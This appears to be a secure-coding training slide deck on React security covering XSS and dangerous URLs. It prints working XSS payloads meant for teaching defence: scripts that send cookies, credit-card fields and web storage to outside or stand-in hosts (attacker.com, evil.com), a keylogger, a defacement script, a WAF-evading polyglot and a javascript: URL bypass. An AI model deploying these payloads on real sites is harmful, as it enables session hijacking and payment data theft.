



MANICODE

SECURE CODING EDUCATION

React Security





WARNING: Please do not attempt to hack any computer system without legal permission to do so. Unauthorized computer hacking is illegal and can be punishable by a range of penalties including loss of job, monetary fines and possible imprisonment.

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React Top Ten Learning Objectives

What is React – What are the Top Security Domains Developers Encounter

For Each One of the React Security Domains

Key Concepts and Definition

Challenges with this Risk

Examples – Good & Bad Code in Pseudocode

Best Protection Strategies



A Little Background Dirt...


jim@manicode.com

 @manicode

- Former OWASP Global Board Member
- 25+ years of software development experience
- Author of Iron-Clad Java, Building Secure Web Applications from McGraw-Hill/Oracle-Press
- OWASP Project Leader
 - OWASP Cheat Sheet Series
 - OWASP Application Security Verification Standard

The background is a solid red color with several thin, white, wavy lines that create a sense of motion and depth. These lines are more prominent on the left side and fade towards the right.

What is React & What are the Top Security Domains



React


What is React?

React.js : The React JavaScript Library


- JavaScript library for UI development created by Facebook
- Component-based architecture
- Virtual DOM for efficient updates
- Declarative UI approach
- Unidirectional data flow
- Active community, continuous updates


 **KEY CONCEPTS** REACT COMPONENT ATTACK SURFACE

- **View Source**
- **Content Injection and XSS**



React





View-Source into Client-Side React Code

- Hardcoded Secrets
- Excessive Permissions
- Usage of Unsafe React Lifecycle Methods
- Direct DOM Manipulation
- Inline Scripting and eval()
- Ignoring Prop Types and Validation
- Storing Sensitive Data in Client-Side Storage
- Using Deprecated or Vulnerable Packages
- Misusing Third-Party Libraries
- Not Validating External URLs

R1

R2

R3

R4

R5

R6

R7

R8

R9

R10

React developers who have
learned to master these
domains are
Web UI Security Champions




R1: Cross Site Scripting


Real World XSS Attacks

- 1. British Airways (2018):** Magecart exploited an XSS vulnerability in a JavaScript library, Feedify, used on the British Airways website. The result? A whopping 380,000 credit cards skimmed.
- 2. Fortnite (2019):** An XSS vulnerability on a retired, unsecured page exposed the data of over 200 million users. A classic case of an oversight leading to a security nightmare.
- 3. eBay (2015-2017):** A severe XSS vulnerability was found in eBay's 'url' parameter. This flaw allowed attackers to inject malicious code into a page, gaining full access to seller accounts, manipulating listings, and stealing payment details. The attacks continued until 2017, even after the initial remediation.
- 4. More real-world XSS** <https://portswigger.net/daily-swig/xss>

Reflected XSS Flow



Stored XSS Flow



html

```
<script>
function sendCookieToServer() {
    var endpoint = 'https://example.com/collect';
    var data = encodeURIComponent(document.cookie);
    var tracker = new Image();
    tracker.src = `${endpoint}?data=${data}`;
}

sendCookieToServer();
</script>
```

Cookie Theft XSS

```
<script>  
var  
badURL='https://manicode.com?data='  
+ encodeURIComponent(document.cookie);  
new Image().src = badURL;  
</script>
```

HTTPOnly could prevent this!



Credit Card Theft XSS

```
<script>
var badURL='https://manicode.com?data=' +
encodeURIComponent(document.getElementById('credit-
card')).value;
new Image().src = badURL;
</script>
```

HTTPOnly will NOT prevent this!



LocalStorage and sessionStorage Theft

javascript

```
<script>
  var stolenLocalStorage = JSON.stringify(localStorage);
  var stolenSessionStorage = JSON.stringify(sessionStorage);

  var combinedData = {
    localStorage: stolenLocalStorage,
    sessionStorage: stolenSessionStorage
  };

  fetch('https://attacker.com/collect.php', {
    method: 'POST',
    headers: {
      'Content-Type': 'application/json'
    },
    body: JSON.stringify(combinedData)
  });
</script>
```

XSS Attack: Same Site Request Forgery

```
<Script>  
var img = document.createElement("img");  
img.src =  
"https://webmail.com/send/boss@email.com?subject=hey&body=you-are-a-jerk";  
</Script>
```

Keystroke Logger

```
1 function spyOnKeyDown(socket) {  
2     document.onkeydown = function (e) {  
3         e = e || window.event;  
4  
5         socket.emit('update', {  
6             type: 'type',  
7             msg: e.keyCode  
8         });  
9     };  
10 }
```

EXAMPLE SITE DEFACEMENT XSS

```
<script>
var badteam = "The Patriots";
var awesometeam = "Any other team ";
var data = "";
for (var i = 0; i < 100; i++) {
  data += "<marquee><b>";
  for (var y = 0; y < 8; y++) {
    if (Math.random() > .6) {
      data += badteam + " kick worse than my mom!";
    } else {
      data += awesometeam + " is obviously totally
awesome!";
    }
  }
}
data += "</h1></marquee>";
document.body.innerHTML=(data + "");
</script>
```

 Good code  Bad code  User defined input

polyglot XSS for any UI location



m0z

@LooseSecurity

Follow



#BugBounty #bugbountytip #BugBountyTips
#XSS #infosec

Payload will run in a lot of contexts.

```
javascript:/*'/*`/*--><html \  
onmouseover=/*&lt;svg*/onload=alert()//>
```

Short but lethal. No script tags, thus bypassing a lot of WAF and executes in multiple environments.

show login then rewrite all forms to evil.com



.mario  @0x6D6172696F



@RalfAllar @manicode Something like this? Or something more fancy?

```
fetch('/login').then(function(r){return r.text()}).then(function(t)
{with(document){open(),write(t.replace(/action="/gi,'action="//
evil.com/?')),close()}})
```



koto @kkotowicz

@0x6D6172696F @manicode @RalfAllar

```
with(document)write((await(await fetch('/login')).text()).replace(/
(action=")/ig,'$1//evil.com/?')),close()
```



koto @kkotowicz

@manicode @0x6D6172696F @RalfAllar Still on it :) \$& instead of \$1
would let you drop parentheses in regexp.

Auto Escaping (JSX)

Auto-escaping is a security layer in React to help prevent XSS.

Auto-escaping will not protect you completely.

There are ways an auto-escaped string can still be used to execute Javascript.

XSS Attack: Cookie Theft : RAW vs ENCODED { x }

```
<script>
var badURL="https://manicode.com?data=" +
encodeURIComponent(document.cookie);
var img = document.createElement("IMG");
img.src = badURL;
</script>
```



```
&lt;script&gt;
var badURL=&quot;https://manicode.com?data=&quot; +
encodeURIComponent(document.cookie);
var img = document.createElement(&quot;IMG&quot;);
img.src = badURL;
&lt;/script&gt;
```



Auto Escaping with ReactJS

Calling Create Element with a Dangerous Child Argument

```
class AutoEscaped extends Component {  
  render() {  
    return React.createElement('div', null, '<script>alert(1)</script>')  
  }  
}
```

The second and third argument to `React.createElement` will auto-escape.

That isn't enough to avoid element specific attribute injection attacks when prop values are attacker controlled, validation needs to occur.

Value After ReactDOM.render Escaping

```
&lt;script&gt;alert(1)&lt;/script&gt;
```



```
function VulnerableComponent(props) {  
  // Using eval is a bad practice as it can lead to XSS vulnerabilities  
  const handleClick = new Function(props.userControlledCode);  
  
  return <button onClick={handleClick}>Click me</button>;  
}  
  
// Usage  
<VulnerableComponent userControlledCode={userControlledInput} />
```

React and Dangerous Props

```
import React from 'react';  
const MyComponent = ({ content, attribute }) => {  
  return <div data-attribute={attribute}>{content}</div>;  
}  
export default MyComponent;
```

Safe HTML Attributes

Attributes allowed by default

abbr, accept-charset, accept, accesskey, ~~action~~, align, alt, autocomplete, autosave, axis, bgcolor, border, cellpadding, cellspacing, challenge, char, charoff, charset, checked, cite, clear, color, cols, colspan, compact, contenteditable, coords, datetime, dir, disabled, draggable, dropzone, enctype, for, frame, headers, height, high, ~~href~~, hreflang, hspace, ismap, keytype, label, lang, list, longdesc, low, max, maxlength, media, method, min, multiple, name, nohref, noshade, novalidate, nowrap, open, optimum, pattern, placeholder, prompt, pubdate, radiogroup, readonly, rel, required, rev, reversed, rows, rowspan, rules, scope, selected, shape, size, span, spellcheck, ~~src~~, start, step, style, summary, tabindex, target, title, type, usemap, valign, value, vspace, width, wrap

<https://github.com/mganss/HtmlSanitizer>

Dangerous React

When Autoescaping Fails

React.createElement(danger, maybe-danger, safe)
prop or type values

dangerouslySetInnerHTML

javascript: or data: URL's

values passed into CSS

Embedded JSON

Building React Templates with Server Side Data

Validation

- Validation checks if data is valid and rejects it if it is not

Sanitization

- Cleans out data and removes the bad stuff

Encode

- Converts data to a equivalent form that is safe for the given use

Validation

- URL input

Sanitization

- HTML Input

Encode

- CSS variables, embedding JSON, { }

Auto Escaping with Svelte

svelte

```
<script>
  // User-generated content (potentially unsafe)
  let userInput = "<script>alert('XSS Attack!')</script><strong>Important</strong>";

  // Safely escaped content for rendering
  let safeContent = "This is <em>safe</em> content!";
</script>

<!-- Default Escaping: Renders the content as text, not HTML -->
<p>{userInput}</p>

<!-- Intentionally rendering HTML (use with caution) -->
{@html safeContent}
```



R2: Dangerous URL's

Validation

- URL input

Sanitization

- HTML Input

Escape

- CSS variables, embedding JSON, { }

Bypassing Auto Escaping (JSX)

```
var userHomepage =  
"https://jimscatpictures.com"
```

```
<a href={userHomepage}>Homepage</a>
```

```
javascript:document.body.innerHTML='D  
ogs-Are-Awesome';
```

